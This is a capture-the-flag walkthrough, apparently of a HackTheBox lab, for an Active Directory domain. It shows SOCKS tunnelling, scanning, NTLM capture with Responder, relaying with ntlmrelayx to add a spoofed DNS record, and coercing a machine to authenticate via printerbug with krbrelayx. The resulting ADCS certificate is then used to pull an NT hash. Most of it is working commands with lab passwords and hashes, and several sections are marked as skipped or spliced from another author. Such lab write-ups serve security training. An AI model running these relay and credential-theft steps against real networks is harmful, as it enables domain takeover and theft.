Darkcorp
DarkCorp lives up to its insane difficulty, with three hosts, including a Windows AD domain, and starts with a Debian web/mail server. I’ll exploit an XSS in RoundCube to get access to the admin’s emails, leaking a private subdomain. I’ll reset the admin’s password and get into the dashboard, identifying an SQLI. I’ll abuse PostgreSQL to get RCE from this two ways. In a PGP-encrypted backup I’ll find the hash for another user and crack it, getting auth to the domain. Those creds also get me into a website on the Windows web server that can do status checks on other websites. These checks will attempt NTLM authentication, and I’ll relay that to create a domain entry, and then use printer bug to get the WEB-01 box to authenticate to me, which I can relay to get a silver ticket for administrator on WEB-01. On that host I’ll find the local administrator account creds in the scheduled tasks, and use those to decrypt a stored credential. Password spraying that password will own another account on the domain. That user can get a shadow credential for another user. That user has a matching .adm account, and I’ll do UPN spoofing to get access to that admin account back on the original Linux host. With root access on that host, I’ll pull cached AD credentials from the SSSD database to pivot back to the DC. This user can modify a GPO, which I’ll abuse to get administrator access over the entire domain.
Recon
Initial Scanning
nmap finds only two open TCP ports, SSH (22) and HTTP (80):
...skipped part -> see other writeups ...
I’ll use SSH with ebelford to make a socks proxy:
sshpass -p 'ThePlague61780' ssh ebelford@drip.htb -D 1080
172.16.20.1
I’ll grab a static nmap binary and upload it to the container. I’ll scan the hosts. .1 looks like a DC:
postgres@drip:/dev/shm$ NMAPDIR=/usr/share/nmap ./nmap -p- --min-rate 1000 172.16.20.1
It also has SSH (22) and HTTP (80), as well as WinRM (5985).
netexec show that this is a host named DC-01 on darkcorp.htb:
oxdf@hacky$ proxychains netexec smb 172.16.20.1
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:445 ... OK
SMB 172.16.20.1 445 DC-01 Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False) (Null Auth:True)
LDAP signing is not enabled:
oxdf@hacky$ proxychains netexec ldap 172.16.20.1
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:636 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:636 ... OK
LDAP 172.16.20.1 389 DC-01 Windows Server 2022 Build 20348 (name:DC-01) (domain:darkcorp.htb) (signing:None) (channel binding:Never)
172.16.20.2
.2 looks like Windows as well, but this time at least one (80) if not two (5000) HTTP ports:
postgres@drip:/dev/shm$ NMAPDIR=/usr/share/nmap ./nmap -p- --min-rate 1000 172.16.20.2
The hostname is WEB-01:
oxdf@hacky$ proxychains netexec smb 172.16.20.2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
SMB 172.16.20.2 445 WEB-01 Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
Using the tunnel and FoxyProxy, I’ll visit the sites. 80 is just IIS default:

5000 pops HTTP auth:


I’m not able to get past this yet.
..skipped..
Making a ssh tunnel to the linux host (or use sshuttle)
$  sshpass -p 'ThePlague61780' ssh ebelford@drip.htb


└─$ ssh ebelford@drip.htb -D 1080
ebelford@drip.htb's password: ThePlague61780
Linux drip 6.1.0-28-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.119-1 (2024-11-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have no mail.
Last login: Thu Jan 15 02:34:19 2026 from 172.16.20.1
ebelford@drip:~$
.or use a tunnel with sshuttle
┌──(bolke㉿kali)-[~/htb/darkcorp]
└─$ sshuttle -r ebelford@drip.htb 172.16.20.3/24
ebelford@drip.htb's password:
c : Connected to server.
.
┌──(bolke㉿kali)-[~/htb/darkcorp]
└─$ nxc smb 172.16.20.3/24
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:None)
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
.
In this dump, there are two additional admin entries, and potentially bcase’s original:
COPY public."Admins" (id, username, password, email) FROM stdin;
1       bcase   dc5484871bc95c4eab58032884be7225        bcase@drip.htb
2   victor.r    cac1c7b0e7008d67b6db40c03e76b9c0    victor.r@drip.htb
3   ebelford    8bbd7f88841b4223ae63c8848969be86    ebelford@drip.htb
ebelford matches the password I found in the log. victor.r cracks as well:


Validation
The password for ebelford doesn’t work on the domain, but the one for victor.r does:
oxdf@hacky$ proxychains netexec smb 172.16.20.2 -u ebelford -p ThePlague61780
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
SMB 172.16.20.2 445 WEB-01 Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
SMB 172.16.20.2 445 WEB-01 [-] darkcorp.htb\ebelford:ThePlague61780 STATUS_LOGON_FAILURE
oxdf@hacky$ proxychains netexec smb 172.16.20.2 -u victor.r -p victor1gustavo@#
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
SMB 172.16.20.2 445 WEB-01 Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.2:445 ... OK
SMB 172.16.20.2 445 WEB-01 [+] darkcorp.htb\victor.r:victor1gustavo@#
victor.r’s creds also work on port 5000 on WEB-01 with the HTTP auth.
Shell as Administrator@WEB-01
Enumeration
General Domain Enumeration
With creds on the domain there are some other common things to check. The number of machines a generic user can add to the domain (MachineAccountQuota) is 0, and there is ADCS running on the DC:
oxdf@hacky$ proxychains netexec ldap 172.16.20.1 -u victor.r -p victor1gustavo@# -M maq -M adcs
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:636 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:636 ... OK
LDAP 172.16.20.1 389 DC-01 Windows Server 2022 Build 20348 (name:DC-01) (domain:darkcorp.htb) (signing:None) (channel binding:Never)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.1:389 ... OK
LDAP 172.16.20.1 389 DC-01 [+] darkcorp.htb\victor.r:victor1gustavo@#
MAQ 172.16.20.1 389 DC-01 Getting the MachineAccountQuota
MAQ 172.16.20.1 389 DC-01 MachineAccountQuota: 0
ADCS 172.16.20.1 389 DC-01 Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS 172.16.20.1 389 DC-01 Found PKI Enrollment Server: DC-01.darkcorp.htb
ADCS 172.16.20.1 389 DC-01 Found CN: DARKCORP-DC-01-CA
ADCS 172.16.20.1 389 DC-01 Found PKI Enrollment WebService: https://dc-01.darkcorp.htb/DARKCORP-DC-01-CA_CES_Kerberos/service.svc/CES
BloodHound
I’ll use RustHound-CE to collect BloodHound data:
oxdf@hacky$ proxychains rusthound-ce --domain darkcorp.htb -u victor.r -p victor1gustavo@# --zip
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
---------------------------------------------------
Initializing RustHound-CE at 19:14:40 on 10/14/25
Powered by @g0h4n_0
---------------------------------------------------
[2025-10-14T19:14:40Z INFO  rusthound_ce] Verbosity level: Info
[2025-10-14T19:14:40Z INFO  rusthound_ce] Collection method: All
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  darkcorp.htb:389  ...  OK
[2025-10-14T19:14:40Z INFO  rusthound_ce::ldap] Connected to DARKCORP.HTB Active Directory!
[2025-10-14T19:14:40Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-10-14T19:14:40Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-14T19:14:41Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=darkcorp,DC=htb
[2025-10-14T19:14:41Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-14T19:14:41Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=darkcorp,DC=htb
[2025-10-14T19:14:41Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-14T19:14:41Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=darkcorp,DC=htb
[2025-10-14T19:14:41Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-14T19:14:42Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=darkcorp,DC=htb
[2025-10-14T19:14:42Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-14T19:14:42Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=darkcorp,DC=htb
[2025-10-14T19:14:42Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 4%
[2025-10-14T19:14:42Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2025-10-14T19:14:42Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 13 users parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 62 groups parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 3 computers parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 4 ous parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 3 gpos parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 33 certtemplates parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] 3 issuancepolicies parsed!
[2025-10-14T19:14:42Z INFO  rusthound_ce::json::maker::common] .//20251014191442_darkcorp-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 19:14:42 on 10/14/25! Happy Graphing!
I’ll upload the data into BloodHound-CE Docker and start with victor.r:


Nothing that all domain users can’t do.
WEB-01 TCP 5000
I’ll use victor.r’s creds to get into the website, and it’s a basic monitoring dashboard:

The “Check Status” link (/check) shows a form:

Each of the options is from a drop down:

Catch NTLM
Messing with the HTTP request seems like an option, but also works to grab a statically compiled socat and listen on port 8080, tunneling it to my host:
postgres@drip:/dev/shm$ ./socat TCP-LISTEN:8080,bind=0.0.0.0,fork TCP:10.10.14.8:80
Now I submit a check request to drip.darkcorp.htb:8080:

Sending that arrives at my listening nc:
oxdf@hacky$ nc -lnvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.11.54 60524
GET / HTTP/1.1
Host: drip.darkcorp.htb:8080
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
If I want to try to coerce NTLM auth, I’ll use Responder, and on sending, I get a connection:
oxdf@hacky$ sudo ./venv/bin/python Responder.py -I tun0
...[snip]...
[+] Current Session Variables:
    Responder Machine Name     [WIN-DTUA4DW2XID]
    Responder Domain Name      [7HA1.LOCAL]
    Responder DCE-RPC Port     [49628]

[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.10.11.54
[HTTP] NTLMv2 Username : darkcorp\svc_acc
[HTTP] NTLMv2 Hash     : svc_acc::darkcorp:ffdb62442934ec99:63F597E3C5D438360354CF490724F368:01010000000000008CE06A82563DDC01DABD37CC5F38A9F30000000002000800370048004100310001001E00570049004E002D00440054005500410034004400570032005800490044000400140037004800410031002E004C004F00430041004C0003003400570049004E002D00440054005500410034004400570032005800490044002E0037004800410031002E004C004F00430041004C000500140037004800410031002E004C004F00430041004C00080030003000000000000000000000000030000031EC7482A518E93073DC620355271849187E5AAAD9F26F57289D7D78892794DE0A0010000000000000000000000000000000000009002C0048005400540050002F0064007200690070002E006400610072006B0063006F00720070002E006800740062000000000000000000
This Net-NTLMv2 won’t crack.
It’s worth noting that this seems broken in the most recent versions of Responder as of October 2025. It seems to have broken in this commit, though I’m not exactly sure why. I was able to get this working by checking out a branch before that one.
svc_acc doesn’t have any outbound control, but they are a member of the DNSADMINS group:

That suggests they can edit DNS records, where typical users cannot.
Get Silver Ticket
Strategy
I’m going to put together several pieces here:
- I’ll relay the authentication from the drip webserver to authenticate as svc_acc to add a DNS record for the DC-01 host that will point to my host (abusing the same trick as VulnCicada).
- I’ll then coerce WEB-01 to authenticate to DC-01 and relay that to DC-01 ADCS to get a certificate for Administrator on WEB-01 (a Silver Ticket).
Create DNS Record
Just like in VulnCicada, I’ll use the method described in this Synactiv post to relay Kerberos. For that to work, I need to add a DNS record that looks like the hostname plus an empty CREDENTIAL_TARGET_INFORMATION structure. This structure allows me to add a record that will resolve to dc-01 without having permissions to modify that entry. So in this case, DC-01 becomes:
dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
I can try to just create this record, but victor.r doesn’t have sufficient privileges:
oxdf@hacky$ proxychains bloodyAD -u victor.r -p 'victor1gustavo@#' -d darkcorp.htb --host DC-01 add dnsRecord dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.8
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  DC-01:389  ...  OK
Traceback (most recent call last):
  File "/home/oxdf/.local/bin/bloodyAD", line 10, in <module>
    sys.exit(main())
             ^^^^^^
  File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.12/site-packages/bloodyAD/main.py", line 210, in main
    output = args.func(conn, **params)
             ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.12/site-packages/bloodyAD/cli_modules/add.py", line 334, in dnsRecord
    conn.ldap.bloodyadd(record_dn, attributes=record_attr)
  File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.12/site-packages/bloodyAD/network/ldap.py", line 213, in bloodyadd
    raise err
msldap.commons.exceptions.LDAPAddException: LDAP Add operation failed on DN DC=dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=darkcorp.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb! Result code: "insufficientAccessRights" Reason: "b'00000005: SecErr: DSID-03152E29, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0\n\x00'"
Instead, I’ll use ntlmrelayx (from Impacket) to relay the auth from acc_svc (as a member of DNSADMINS) to create this record:
oxdf@hacky$ proxychains ntlmrelayx.py -t 'ldap://172.16.20.1' --no-dump --no-smb-server --no-acl --no-da --no-validate-privs --add-dns-record 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 10.10.14.8
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled
When I have the web server connect back to me via check, it triggers:
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 10.10.11.54 controlled, attacking target ldap://172.16.20.1
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:389  ...  OK
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldap://172.16.20.1 as DARKCORP/SVC_ACC SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Checking if domain already has a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` DNS record
[*] Domain does not have a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` record!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:53  ...  OK
[*] Adding `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` pointing to `10.10.14.8` at `DC=dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=darkcorp.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb`
[*] Added `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA`. DON'T FORGET TO CLEANUP (set `dNSTombstoned` to `TRUE`, set `dnsRecord` to a NULL byte)
The record is added:
ebelford@drip:~$ nslookup dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.darkcorp.htb
Server:         172.16.20.1
Address:        172.16.20.1#53

Name:   dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.darkcorp.htb
Address: 10.10.14.8
Get Ticket
I’ll use krbrelayx to relay the Kerberos auth from WEB-01 to DC-01:
oxdf@hacky$ proxychains krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs -v 'WEB-01$'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
/home/oxdf/.cache/uv/environments-v2/krbrelayx-c1c263a43b680290/lib/python3.12/site-packages/impacket/examples/ntlmrelayx/attacks/__init__.py:20: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
I’m giving it the ADCS HTTP web enrollment endpoint (see my VulnCicada post for more info). Now I’ll coerce that auth using printer bug (from krbrelayx):
oxdf@hacky$ proxychains uv run --script /opt/krbrelayx/printerbug.py 'darkcorp/victor.r':'victor1gustavo@#'@WEB-01.darkcorp.htb dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
/home/oxdf/.cache/uv/environments-v2/printerbug-b6cb5cd5ea4f68b8/lib/python3.11/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at WEB-01.darkcorp.htb
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  WEB-01.darkcorp.htb:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  WEB-01.darkcorp.htb:445  ...  OK
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
When this runs, it triggers the machine account, WEB-01$, to authenticate to dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA, which is me. That reaches krbrelayx:
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.10.11.54
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc-01.darkcorp.htb:443  ...  OK
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 10.10.11.54
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 10.10.11.54
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 5
[*] Writing PKCS#12 certificate to ./WEB-01$.pfx
[*] Certificate successfully written to file
Auth
Certipy can auth with the resulting ticket to authenticate to WEB-01:
oxdf@hacky$ proxychains certipy auth -pfx 'WEB-01$.pfx' -domain darkcorp.htb -dc-ip 172.16.20.1
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'WEB-01.darkcorp.htb'
[*]     Security Extension SID: 'S-1-5-21-3432610366-2163336488-3604236847-20601'
[*] Using principal: 'web-01$@darkcorp.htb'
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:88  ...  OK
[*] Got TGT
[*] Saving credential cache to 'web-01.ccache'
[*] Wrote credential cache to 'web-01.ccache'
[*] Trying to retrieve NT hash for 'web-01$'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:88  ...  OK
[*] Got hash for 'web-01$@darkcorp.htb': aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675
I’ll use the NTLM hash to get a ticket, but for that I need the domain SID. lookupsid.py will give that (and all the users):
oxdf@hacky$ proxychains lookupsid.py -hashes :8f33c7fc7ff515c1f358e488fbb8b675 'darkcorp.htb/WEB-01$@DC-01.darkcorp.htb'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at DC-01.darkcorp.htb
[*] StringBinding ncacn_np:DC-01.darkcorp.htb[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  DC-01.darkcorp.htb:445  ...  OK
[*] Domain SID is: S-1-5-21-3432610366-2163336488-3604236847
498: darkcorp\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: darkcorp\Administrator (SidTypeUser)
501: darkcorp\Guest (SidTypeUser)
502: darkcorp\krbtgt (SidTypeUser)
512: darkcorp\Domain Admins (SidTypeGroup)
513: darkcorp\Domain Users (SidTypeGroup)
514: darkcorp\Domain Guests (SidTypeGroup)
515: darkcorp\Domain Computers (SidTypeGroup)
516: darkcorp\Domain Controllers (SidTypeGroup)
517: darkcorp\Cert Publishers (SidTypeAlias)
518: darkcorp\Schema Admins (SidTypeGroup)
519: darkcorp\Enterprise Admins (SidTypeGroup)
520: darkcorp\Group Policy Creator Owners (SidTypeGroup)
521: darkcorp\Read-only Domain Controllers (SidTypeGroup)
522: darkcorp\Cloneable Domain Controllers (SidTypeGroup)
525: darkcorp\Protected Users (SidTypeGroup)
526: darkcorp\Key Admins (SidTypeGroup)
527: darkcorp\Enterprise Key Admins (SidTypeGroup)
553: darkcorp\RAS and IAS Servers (SidTypeAlias)
571: darkcorp\Allowed RODC Password Replication Group (SidTypeAlias)
572: darkcorp\Denied RODC Password Replication Group (SidTypeAlias)
1000: darkcorp\DC-01$ (SidTypeUser)
1101: darkcorp\DnsAdmins (SidTypeAlias)
1102: darkcorp\DnsUpdateProxy (SidTypeGroup)
1103: darkcorp\victor.r (SidTypeUser)
1104: darkcorp\svc_acc (SidTypeUser)
1105: darkcorp\john.w (SidTypeUser)
1106: darkcorp\angela.w (SidTypeUser)
1107: darkcorp\angela.w.adm (SidTypeUser)
1108: darkcorp\taylor.b (SidTypeUser)
